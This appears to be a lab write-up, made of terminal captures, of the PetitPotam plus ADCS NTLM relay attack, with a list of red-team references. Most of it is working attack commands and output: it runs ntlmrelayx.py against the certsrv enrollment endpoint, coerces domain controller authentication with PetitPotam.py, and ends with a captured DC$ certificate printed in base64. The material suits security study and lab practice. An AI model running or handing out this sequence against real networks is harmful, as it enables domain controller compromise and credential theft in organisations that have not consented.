
```
sudo python3 examples/ntlmrelayx.py -t
http://192.168.10.141/certsrv/certfnsh.asp -smb2support --adcs --template
DomainController
```



```
┌──(impacket)(xiaoli㉿kali)-[~/PetitPotam/impacket]
└─$ sudo python3 examples/ntlmrelayx.py -t http://192.168.10.141/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```



```
┌──(xiaoli㉿kali)-[~/PetitPotam/PetitPotam]
└─$ python3 Petitpotam.py -u '' -p ''  -d petitpotam.com 10.8.0.14 192.168.10.140



              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                              by topotam (@topotam77)

                 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



[-] Connecting to ncacn_np:192.168.10.140[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
```



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] SMBD-Thread-4: Connection from PETITPOTAM/DC$@192.168.10.140 controlled, attacking target http://192.168.10.141
[*] Generating CSR...
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.10.141 as PETITPOTAM/DC$ SUCCEED
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC$:
MIIRfQIBAzCCEUcGCSqGSIb3DQEHAaCCETgEghE0MIIRMDCCB2cGCSqGSIb3DQEHBqCCB1gwggdUAgEAMIIHTQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIeqvISKoySK8CAggAgIIHICStIZ53A+uS2kKWNWzUSpezFChQ/86SZD4qBGWwSgQ/Vso+EK5KgbQJuf
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[0] 1:openvpn  2:nmap  3:petitpotam- 4:relay*Z 5:zsh                                              "xiaoli@kali: ~/PetitP" 01:51 03-Aug-21
```

参考资料： [ADCS + PetitPotam NTLM Relay: Obtaining krbtgt Hash with Domain Controller Machine Certificate - Red Teaming Experiments (ired.team)](https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/adcs-+-petitpotam-ntlm-relay-obtaining-krbtgt-hash-with-domain-controller-machine-certificate) [Microsoft ADCS – Abusing PKI in Active Directory Environment - RiskInsight (riskinsight-wavestone.com)](https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/) [Certified Pre-Owned. Active Directory Certificate Services… | by Will | Jun, 2021 | Posts By SpecterOps Team Members](https://posts.specterops.io/certified-pre-owned-d95910965cd2) [AD CS 'PetitPotam' Relay Attack Using Mimikatz and ntlmrelayx - Insecure Wire](https://www.insecurewi.re/ad-cs-petitpotam-relay-attack-using-mimikatz-and-ntlmrelayx/) ![[Pasted image 20210803120318.png]]

```
MIIRfQIBAzCCEUcGCSqGSIb3DQEHAaCCETgEghE0MIIRMDCCB2cGCSqGSIb3DQEHBqCCB1gwggdUAgEA
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